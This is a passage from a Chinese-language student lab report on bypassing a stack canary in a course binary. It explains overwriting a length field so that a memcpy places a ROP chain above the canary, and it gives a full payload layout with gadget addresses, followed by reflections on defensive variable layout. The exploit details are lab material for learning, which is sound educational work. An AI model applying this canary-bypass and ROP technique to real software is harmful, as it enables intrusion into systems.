0x7fffffffdea8: 0x00000000004018a4      0x0000000000401677
gef➤  p/x *(unsigned long *)($fs_base + 0x28)
$2 = 0xd76540c38d346400
```

1. 任务目标

dark-log 开启了 Stack Protector（Canary）、NX，且栈地址随机。任务要求绕过 Canary，让程序的输出中包含 Hope A will be your grade!。

2. Canary 带来的困难

input() 的栈帧中，缓冲区 expression 位于 $rbp-0x120，Canary 位于 $rbp-8，返回地址位于 $rbp+8。函数返回前会把 $rbp-8 处的值与 fs:0x28 比较，一旦被改动就调用 __stack_chk_fail 终止。gets 是从缓冲区起点向高地址连续写入，要覆盖返回地址必然先经过 Canary，因此直接溢出不可行。

3. 程序留下的可利用点

结构体 log_frame 固定了成员顺序：expression[128]（0x00）、logMsg[128]（0x80）、len（0x100）、pad，编译后分别位于 $rbp-0x120、$rbp-0xa0、$rbp-0x20、$rbp-0x18。input() 在 gets 之后执行一次 128 字节的内联拷贝：

```
memcpy(f.logMsg + f.len, f.expression, sizeof(f.expression));
```

其落点为 $rbp-0xa0 + len。关键在于：**len 位于 $rbp-0x20，即距缓冲区起点 0x100，仍在 gets 的写入范围内，可以被输入改写；**而 Canary 在 0x118，比 len 更远。

4. 攻击思路

不碰 Canary，而是利用这次 memcpy 把返回地址写到 Canary 上方。**取 len = 0xa8，落点 $rbp-0xa0+0xa8 = $rbp+8，正好是返回地址所在位置；**拷贝的源是缓冲区起始的 128 字节，因此这 128 字节会成为新的返回地址及其后的 ROP 链。输入总长控制在 260 字节（0x104），没有写到 0x118 的 Canary，校验自然通过。

5. payload 布局（图 S、图 T）

偏移	长度	内容
0 ~ 7	8	0x4018a3（pop rdi; ret）
8 ~ 15	8	4（参数）
16 ~ 23	8	0x4018a4（ret，用于栈对齐）
24 ~ 31	8	0x401677（grade_eval）
32 ~ 255	224	填充字节 0x41
256 ~ 259	4	0xa8（被改写的 f.len）

共 260 字节。

6. ROP 链

与任务六同构：pop rdi; ret（0x4018a3，从 __libc_csu_init 中 pop r15 的第二个字

节切入）把 4 放入 %rdi；中间的 0x4018a4 是一条单独的 ret，用于满足调用 printf 时的 16 字节栈对齐；最后进入 grade_eval (0x401677)，它把 %edi 与 4 比较后打印目标字符串。

7. 执行过程（图 V）

1. gets 读入 260 字节：前 32 字节是 ROP 链，0x100 处写入 0xa8；0x118 处的 Canary 没有被触及。
2. 读取 f.len 得 0xa8，计算目标地址 $rbp-0xa0+0xa8 = $rbp+8。
3. 128 字节的 memcpy 把链复制到 $rbp+8 起，覆盖返回地址；Canary 仍在原处。
4. 校验读取 $rbp-8 与 fs:0x28 比较，相等，跳过 __stack_chk_fail。
5. leave 恢复旧 $rbp，ret 弹出 $rbp+8 处的 0x4018a3，进入 ROP 链。
6. pop rdi 得 4，ret 跳到 0x4018a4，再 ret 跳到 0x401677，grade_eval(4) 打印目标字符串。

8. 攻击结果（图 U）

执行 python3 payload_canary.py | ./attack/dark-log，输出中出现 Hope A will be your grade!，说明 Canary 被完整绕过、ROP 链成功执行。随后程序崩溃：grade_eval 返回时栈上已是填充字节，必然跳飞；该崩溃发生在目标字符串打印之后，不影响判定。

9. 思考：应如何重新排列局部变量，才能使这种利用失效？为什么？

这次攻击能成立，关键不在于 Canary 本身不够强，而在于 Canary 与缓冲区之间还夹着一个会被后续代码使用、且能被输入改写的控制变量 len。若把结构体成员调整为：len 等标量放在最前面（最低地址），logMsg 居中，expression 放在最后（最高地址、紧邻 Canary），则 gets 从 expression 向高地址溢出时，第一个遇到的就是 Canary，任何越过它的写入都会导致校验失败；而 len 位于缓冲区的低地址一侧，处在溢出方向的反面，永远不会被超长输入改写，memcpy 的落点就被限制在 logMsg 区域内，攻击者无法再借助它把返回地址写到 Canary 上方。

本质原因是：**缓冲区溢出是单向的（向高地址增长），所以所有会被后续代码使用的控制变量，都应放在缓冲区的低地址一侧，而缓冲区本身应紧贴 Canary。**这也正是现代编译器在开启 Stack Protector 时对局部变量重新排布所遵循的原则（数组/缓冲区靠近 Canary，标量放在低地址）。本次实验中助教用结构体固定了成员顺序，编译器无法重排，才留出了这个利用空间。

10. 小结

与任务五、六不同，这一关的难点不在"怎么写指令"，而在"怎么在不碰 Canary 的前提下改写返回地址"。通过篡改紧邻缓冲区的 len，把程序自带的一次内存拷贝变成任意地址写入，从而绕过 Canary，这是绕过 Stack Protector 的典型思路之一。同时也说明保护机制的有效性依赖于编译器的具体布局，而不只是"有没有加 Canary"。

八、总结与思考

这次实验从观察一个函数的栈帧开始，到最后能改写任意一次函数返回。前两个任务把 `call`、prologue、`leave`、`ret` 对 `$rsp`、`$rbp` 和返回地址的影响真正看清楚；任务三第一次把这种理解变成攻击，靠 24 字节的偏移覆盖返回地址，让程序执行了 `./malware`；任务四看清了机器码在内存里的排布，也为后面手写指令打了底；任

务五到任务七则是同一个目标——以参数 4 调用 `grade_eval`——在三种不同防护下的三种解法。

技术上印象最深的有三点。一是栈帧和 ABI 的细节会直接决定 payload 能不能跑：参数走 `%rdi`，调用 `printf` 前 `$rsp` 必须 16 字节对齐，少一个 `ret` 就会崩在库函数里。二是空间约束比想象中严格：缓冲区只有 16 字节，返回地址之后紧挨着栈顶；任务五里代码位于栈顶下方 `0x20`，任何一次 `push` 都会写进自己的代码，这个坑只有把每条指令的字节数和 `$rsp` 的变化逐条算清楚才能发现。三是几种防护各有针对面：**NX 让栈上的字节不能当指令执行，ASLR 让硬编码的栈地址失效，Canary 让连续的溢出写不到返回地址；**而 ROP 通过复用 `.text` 中已有的 gadget 同时绕开了前两者，Canary 的绕过则利用了程序自身那次落点由 `f.len` 决定的拷贝，把"写不上去"变成了"从上面写"。

对防御的思考主要来自任务七的最后一个问题：**Canary 本身并没有被攻破，被攻破的是变量布局。溢出是单向的，只要把会被后续代码使用的控制数据放在缓冲区的低地址一侧、把缓冲区紧贴 Canary，这类"借程序自己的代码绕过检查"的路子就走不通。**这也说明一个保护机制是否有效，不只取决于它有没有被启用，还取决于编译器把变量摆在哪里。

最后是方法上的收获。任务五反复失败，最后定位到的两个原因——`push` 覆盖了自身代码、进入函数时栈未对齐——都是靠把 payload 的字节和 `$rsp` 的变化一条条对出来的，凭"常见写法"去猜只会越改越乱。之后的几个任务里，我先读反汇编确认地址和偏移，再用 `xxd` 核对 payload 字节，出错时只改一个变量，效率反而高得多。